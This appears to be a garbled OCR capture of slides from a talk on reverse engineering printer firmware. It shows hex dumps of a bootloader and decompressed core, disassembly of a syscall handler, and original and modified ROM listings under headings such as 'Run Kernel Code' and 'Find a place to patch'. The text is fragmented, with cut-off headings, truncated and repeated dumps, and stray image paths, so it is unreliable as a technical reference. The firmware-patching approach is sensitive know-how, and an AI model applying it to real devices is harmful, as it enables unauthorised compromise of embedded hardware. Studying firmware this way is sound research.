000025E0  94 11 94 E5 34 10 8D E5 98 11 94 E5 38 10 8D E5  ”.”å4..å˜.”å8..å
000025F0  90 11 94 E5 24 10 8D E5 9C 11 94 E5 3C 10 8D E5  ..”å$..åœ.”å<..å
00002600  A0 11 94 E5 40 10 8D E5 20 10 9D E5 81 10 80 E0  .”å@..å ..å..€à
```




```
0015DD80  CA 08 2
0015DD90  98 2C 0
0015DDA0  2E BC 8
0015DDB0  5A 08 1
0015DDC0  C1 08 0
0015DDD0  1A C4 2
0015DDE0  12 D0 0
0015DDF0  8F C9 0
0015DE00  74 6D 6
0015DE10  5F 53 4
0015DE20  01 19 5
0015DE30  18 4B 6
0015DE40  EC EB 1
0015DE50  08 2D 2
0015DE60  3C 04 0
0015DE70  6E 65 7
0015DE80  1C 09 6
0015DE90  10 06 4
0015DEA0  46 69 6
0015DEB0  4E 6F 7
```

Bootloader Lo


Firmware Bl



```
C3 98 20 8F 02 2B 00 00 0A   ......Pã˜ ..+...
E5 0C 00 51 E3 A0 61 84 C5   –..ê|.”å..Qã a„Å
CA 07 00 51 E3 9C B1 84 C5   œ±„Å...Ê..Qãœ±„Å
E5 90 11 84 E5 68 33 94 E5   œ.„Õ .„å..„åh3”å
E5 B8 21 84 E5 C8 11 94 E5   ´1„ål#”å¸!„åÈ.”å
E5 81 C0 83 E0 BC C1 84 E5   . ,àÀ!„å.Àƒà¼Á„å
E5 88 21 C4 E5 16 00 00 EA   .  ã.°Äåˆ!Äå...ê
20 63 6F 64 65 20 6C 65 6E   invalid code len
74 00 00 00 00 69 6E 76 61   gths set....inva
6C 69 64 20 6C 69 74 65 72   lid literal/leng
6C 2F 6C 65 6E 67 74 68 73   ths set.invalid
20 73 65 74 00 00 00 00 00   distances set....
CA 05 00 A0 E3 04 90 85 E5   . …å...ê.. ã...…å
E5 00 60 B0 E1 1C 80 84 E5   . …å p„å.`°á.€„å
E5 C4 09 1F E5 1C C0 8D E5   Î....À•åÃ..å.À.å
E5 00 60 A0 E3 20 10 8D E5   .À.åŒ.”å.` ã ..å
E5 98 11 94 E5 38 10 8D E5   ”.”å4..å˜.”å8..å
E5 9C 11 94 E5 3C 10 8D E5   ..”å$..åœ.”å<..å
E5 20 10 9D E5 81 10 80 E0   .”å@..å ..å..€à
```





```
0015DD80  CA 08 2E B7 10 03 11 08 2E B8 80 04 11 08 2A B9  Ê..·.....¸€...*¹
0015DD90  98 2C 05 08 A2 19 BA 88 03 11 08 2A BB 20 11 08  ˜,..¢.º^...*» ..
0015DDA0  2E BC 80 03 11 08 2E BD 78 04 11 08 16 BE A8 12  .¼€.....½x....¾¨.
0015DDB0  5A 08 1E BF E0 05 12 66 08 12 C0 D8 12 72 08 2E  Z..¿à..f..ÀØ.r..
0015DDC0  C1 08 04 11 08 16 C2 B0 12 90 08 26 C3 B0 11 08  Á.....Â°...&Ã°..
0015DDD0  1A C4 28 12 AE 08 12 C5 E0 12 C1 08 1E C6 88 04  .Ä(.®..Åà.Á..Æˆ.
0015DDE0  12 D0 08 1E C7 90 03 12 DB 08 16 C8 B0 12 EE 08  .Ð..Ç...Û..È°.î.
0015DDF0  8F C9 08 98 D7 00 21 18 48 69 67 68 30 35 42 69  .É.˜×.!.High05Bi
0015DE00  74 6D 61 70 46 6F 6E 74 2D 43 61 6E 6F 6E 49 4A  tmapFont-CanonIJ
0015DE10  5F 53 47 6F 74 68 69 63 21 23 55 44 30 01 17 41  _SGothic!#UD0..A
0015DE20  01 19 5A 00 04 18 43 68 6E 57 02 1B 54 1E 00 04  ..Z...ChnW..T...
0015DE30  18 4B 6F 72 59 2D 97 7C 2D 77 D4 3C 04 5C 4F A2  .KorY—|-wÔ<.\O¢
0015DE40  EC EB 12 7D 08 2D 2C 47 12 9D 08 2D 2C 47 12 B6  ìë.}.-,G...-,G.¶
0015DE50  08 2D 2C 47 12 D4 08 2D 2C 47 12 F2 08 2D EC EB  .-,G.Ô.-,G.ò.-ìë
0015DE60  3C 04 0F 50 A2 2C 47 6D AC D8 2C 08 4A 61 70 61  <..P¢,Gm¬Ø,.Japa
0015DE70  6E 65 73 14 FF 1C 08 67 6C 69 73 68 00 46 93 EF  nes.ÿ..glish.F“ï
0015DE80  1C 09 63 68 00 47 65 72 6D 61 D9 F0 11 1E 21 16  ..ch.GermaÙð..!.
0015DE90  10 06 49 74 61 6C 69 10 10 04 44 75 74 1D 30 04  ..Itali...Dut.0.
0015DEA0  46 69 6E 16 20 08 50 6F 72 74 75 67 75 3F 20 07  Fin. .Portugu? .
0015DEB0  4E 6F 72 77 65 67 23 1C 04 53 77 65 F7 7C 40 04  Norweg#..Swe÷|@.
```



tloader Low Level Cor

re Blobs






el Core Compressed


mpress It

Bootloader Low Level Core Compressed

Lets Decompress It



```
00007590  02 A9 0C 20 60 43 80 18 81 60 64 1C 01 20 01 90  .©. `C€..`d.. ..
000075A0  0D 21 0C 20 60 43 11 50 04 21 0C 20 60 43 80 18  .!. `C.P.!. `C€.
000075B0  41 60 01 A9 0C 20 60 43 80 18 81 60 64 1C 0E 21  A`.©. `C€..`d..!
000075C0  0C 20 60 43 11 50 04 21 0C 20 60 43 80 18 41 60  . `C.P.!. `C€.A`
000075D0  5E 49 0C 20 60 43 80 18 81 60 64 1C 21 00 4C A8  ^I. `C€..`d.!.L¨
000075E0  FF F7 E0 F9 00 28 08 D0 59 A2 1F 49 AD 39 1F A0  ÿ÷àù.(.ÐY¢.I.9.
000075F0  8F F1 DC FD 00 26 F6 43 1E E0 02 F0 A8 F9 01 20  .ñÜý.&öC.à.ð¨ù.
00007600  58 49 08 60 FF F7 EC F9 00 28 10 D0 56 A2 16 49  XI.`ÿ÷ìù.(.ÐV¢.I
00007610  A2 39 16 A0 8F F1 CA FD 02 F0 3F FA 00 20 51 49  ¢9. .ñÊý.ð?ú. QI
00007620  08 60 14 20 A6 F2 15 FE 00 26 F6 43 04 E0 00 26  .`. ¦ò.þ.&öC.à.&
00007630  00 20 52 49 08 60 A3 E0 6D 1C 05 2D 00 D2 18 E7  . RI.`£àm..-.Ò.ç
00007640  9E E0 00 00 6E 65 74 73 79 73 5F 63 6F 6E 74 72  žà..netsys_contr
00007650  6F 6C 28 53 45 54 5F 49 46 5F 44 4F 57 4E 29 20  ol(SET_IF_DOWN)
00007660  66 61 69 6C 00 00 00 00 4F 06 00 00 53 74 61 63  fail....O...Stac
00007670  6B 43 6F 6E 72 74 6F 6C 57 72 61 70 70 65 72 2E  kConrtolWrapper.
00007680  63 70 70 00 DC 3A BE 19 FC 52 BE 19 47 65 74 57  cpp.Ü:¾.üR¾.GetW
00007690  69 72 65 6C 65 73 73 4D 61 63 41 64 64 72 20 66  irelessMacAddr f
000076A0  61 69 6C 00 A0 56 BE 19 80 56 BE 19 A4 39 BE 19  ail. V¾.€V¾.¤9¾.
000076B0  6E 65 74 73 79 73 5F 63 6F 6E 74 72 6F 6C 28 53  netsys_control(S
000076C0  45 54 5F 45 54 48 45 52 5F 43 4F 4E 46 29 20 66  ET_ETHER_CONF) f
000076D0  61 69 6C 00 6E 65 74 73 79 73 5F 63 6F 6E 74 72  ail.netsys_contr
000076E0  6F 6C 28 53 45 54 5F 49 46 5F 55 50 29 20 66 61  ol(SET_IF_UP) fa
000076F0  69 6C 00 00 77 72 61 70 5F 6E 65 74 73 75 62 73  il..wrap_netsubs
00007700  79 73 5F 53 65 74 57 69 72 65 6C 65 73 73 52 65  ys_SetWirelessRe
00007710  67 69 6F 6E 20 66 61 69 6C 00 00 00 77 72 61 70  gion fail...wrap
00007720  5F 6E 65 74 73 75 62 73 79 73 5F 53 65 74 57 69  _netsubsys_SetWi
00007730  72 65 6C 65 73 73 31 31 6E 20 66 61 69 6C 00 00  reless11n fail..
00007740  68 56 BE 19 6C 56 BE 19 70 3D BE 19 98 E2 BE 19  hV¾.lV¾.p=¾.˜â¾.
00007750  6E 65 74 73 79 73 5F 69 6E 69 74 20 65 72 72 6F  netsys_init erro
00007760  72 00 00 00 9C 56 BE 19 6E 65 74 73 79 73 5F 73  r...œV¾.netsys_s
00007770  74 61 72 74 20 65 72 72 6F 72 00 00 94 29 BF 19  tart error..")¿.
00007780  C0 46 30 00 6C B0 70 BD 10 B5 04 00 FF F7 68 FE  ÀF0.l°p½.µ..ÿ÷hþ
```





```
000075C0  0C 20 60 43 11 50 04 21 0C 20 60 43 80 18 41 60  . `C.P.! .`C€.A`
000075D0  5E 49 0C 20 60 43 80 18 81 60 64 1C 21 00 4C A8  ^I. `C€..`d.!.L¨
000075E0  FF F7 E0 F9 00 28 08 D0 59 A2 1F 49 AD 39 1F A0  ÿ÷àù.(.ÐY¢.I.9.
000075F0  8F F1 DC FD 00 26 F6 43 1E E0 02 F0 A8 F9 01 20  .ñÜý.&öC.à.ð¨ù.
00007600  58 49 08 60 FF F7 EC F9 00 28 10 D0 56 A2 16 49  XI.`ÿ÷ìù.(.ÐV¢.I
00007610  A2 39 16 A0 8F F1 CA FD 02 F0 3F FA 00 20 51 49  ¢9. .ñÊý.ð?ú. QI
00007620  08 60 14 20 A6 F2 15 FE 00 26 F6 43 04 E0 00 26  .`. ¦ò.þ.&öC.à.&
00007630  00 20 52 49 08 60 A3 E0 6D 1C 05 2D 00 D2 18 E7  . RI.`£àm..-.Ò.ç
00007640  9E E0 00 00 6E 65 74 73 79 73 5F 63 6F 6E 74 72  žà..netsys_contr
00007650  6F 6C 28 53 45 54 5F 49 46 5F 44 4F 57 4E 29 20  ol(SET_IF_DOWN)
00007660  66 61 69 6C 00 00 00 00 4F 06 00 00 53 74 61 63  fail....O...Stac
00007670  6B 43 6F 6E 72 74 6F 6C 57 72 61 70 70 65 72 2E  kConrtolWrapper.
00007680  63 70 70 00 DC 3A BE 19 FC 52 BE 19 47 65 74 57  cpp.Ü:¾.üR¾.GetW
00007690  69 72 65 6C 65 73 73 4D 61 63 41 64 64 72 20 66  irelessMacAddr f
000076A0  61 69 6C 00 A0 56 BE 19 80 56 BE 19 A4 39 BE 19  ail. V¾.€V¾.¤9¾.
000076B0  6E 65 74 73 79 73 5F 63 6F 6E 74 72 6F 6C 28 53  netsys_control(S
000076C0  45 54 5F 45 54 48 45 52 5F 43 4F 4E 46 29 20 66  ET_ETHER_CONF) f
000076D0  61 69 6C 00 6E 65 74 73 79 73 5F 63 6F 6E 74 72  ail.netsys_contr
000076E0  6F 6C 28 53 45 54 5F 49 46 5F 55 50 29 20 66 61  ol(SET_IF_UP) fa
000076F0  69 6C 00 00 77 72 61 70 5F 6E 65 74 73 75 62 73  il..wrap_netsubs
00007700  79 73 5F 53 65 74 57 69 72 65 6C 65 73 73 52 65  ys_SetWirelessRe
00007710  67 69 6F 6E 20 66 61 69 6C 00 00 00 77 72 61 70  gion fail...wrap
00007720  5F 6E 65 74 73 75 62 73 79 73 5F 53 65 74 57 69  _netsubsys_SetWi
00007730  72 65 6C 65 73 73 31 31 6E 20 66 61 69 6C 00 00  relessl1n fail..
00007740  68 56 BE 19 6C 56 BE 19 70 3D BE 19 98 E2 BE 19  hV¾.lV¾.p=¾.˜â¾.
00007750  6E 65 74 73 79 73 5F 69 6E 69 74 20 65 72 72 6F  netsys_init erro
00007760  72 00 00 00 9C 56 BE 19 6E 65 74 73 79 73 5F 73  r...œV¾.netsys_s
00007770  74 61 72 74 20 65 72 72 6F 72 00 00 94 29 BF 19  tart error..")¿.
00007780  C0 46 30 00 6C B0 70 BD 10 B5 04 00 FF F7 68 FE  ÀF0.l°p½.µ..ÿ÷hþ
```

Not an OS just a monolithic binary

Find useful API calls


Find useful API calls









```
sub_19FF54

var_38= -0x38
var_34= -0x34
var_30= -0x30
var_2C= -0x2C
var_28= -0x28
var_24= -0x24
var_1C= -0x1C
var_18= -0x18

PUSH            {R0-R7,LR}
SUB             SP, SP, #0x14
MOVS            R7, R1
ADR             R0, aSubsysRecv ; "[subsys] <recv> "
BL              sub_19DDFA
CMP             R7, #0
BNE             loc_19FF76
```

Run Kernel Code








SC_Handler_2___
var_4= -4
arg_14= 0x14
; FUNCTION CHUNK AT 0089CDD0 SIZE 00000170 BYTES
STMFD SP!, {R12,LR} ; ()
MRS LR, SPSR ; Transfer PSR to Register
STMFD SP!, {R12,LR} ; Store Block to Memory
TST LR, #0x20 ; Set cond. codes on Op1 & Op2
LDR LR, [SP,#0x10+var_4] ; Load from Memory
LDRNEH LR, [LR,#-2] ; Load from Memory
BICNE LR, LR, #0xFF00 ; Rd = Op1 & ~Op2
LDREQ LR, [LR,#-4] ; Load from Memory
BICEQ LR, LR, #0xFF000000 ; Rd = Op1 & ~Op2
TEQ LR, #0 ; Set cond. codes on Op1 ^ Op2
BNE loc_8D718C ; Branch
BX R0 ; loc_89CDD0 ; exec callback



Find a place to patch



Orig



Modded

```
ROM:00251E34                MOVS            R0, R4
ROM:00251E36                BL              fun_0x235cb2_55__a_
ROM:00251E3A                MOVS            R2, #0
ROM:00251E3C                ADR             R1, aXmlVersion1__8 ; "<?xml version=\"1.0\" ?>"
ROM:00251E3E                MOVS            R0, R4
ROM:00251E40                BL              SendMessage__2641__a_a_
ROM:00251E44                MOVS            R2, #0
ROM:00251E46                ADR             R1, aResponse_2 ; "<response>"
ROM:00251E48                MOVS            R0, R4
ROM:00251E4A                BL              SendMessage__2641__a_a_
ROM:00251E4E                MOVS            R2, #0
ROM:00251E50                ADR             R1, aPage_gcp_2 ; "<PAGE_GCP>"
ROM:00251E52                MOVS            R0, R4
ROM:00251E54                BL              SendMessage__2641__a_a_
ROM:00251E58                NOP
ROM:00251E5A                LDR             R0, =dword_1E0D5FB8
ROM:00251E5C                LDR             R0, [R0]
ROM:00251E5E                MOVS            R7, R0
ROM:00251E60                LDR             R0, [R0]
ROM:00251E62                ADR             R1, aGetinfo ; "GETINFO"
ROM:00251E64                LDR             R2, [R0,#0x1C]
ROM:00251E66                MOVS            R0, R7
ROM:00251E68                BLX             R2
ROM:00251E6A                STR             R0, [SP,#0x28+var_18]
ROM:00251E6C                LDR             R0, [SP,#0x28+var_18]
ROM:00251E6E                CMP             R0, #0
ROM:00251E70                BEQ             loc_251EA2
ROM:00251E72                NOP
ROM:00251E74                LDR             R0, =dword_1E0D5FB8
ROM:00251E76                LDR             R0, [R0]
```

```
ROM:00251E34
ROM:00251E36
ROM:00251E3A
ROM:00251E3C
ROM:00251E3E
ROM:00251E40
ROM:00251E44
ROM:00251E46
ROM:00251E48
ROM:00251E4A
ROM:00251E4C
ROM:00251E4E
ROM:00251E50
ROM:00251E52
ROM:00251E54
ROM:00251E56
ROM:00251E58
ROM:00251E5A
ROM:00251E5C
ROM:00251E5E
ROM:00251E5E ; --------
ROM:00251E60 dword_251E
ROM:00251E64
ROM:00251E68 ; --------
ROM:00251E68
ROM:00251E68 loc_251E68
ROM:00251E68
ROM:00251E6A
ROM:00251E6C
ROM:00251E70
```


Orig

a place to


```
ROM:00251E34                MOVS            R0, R4
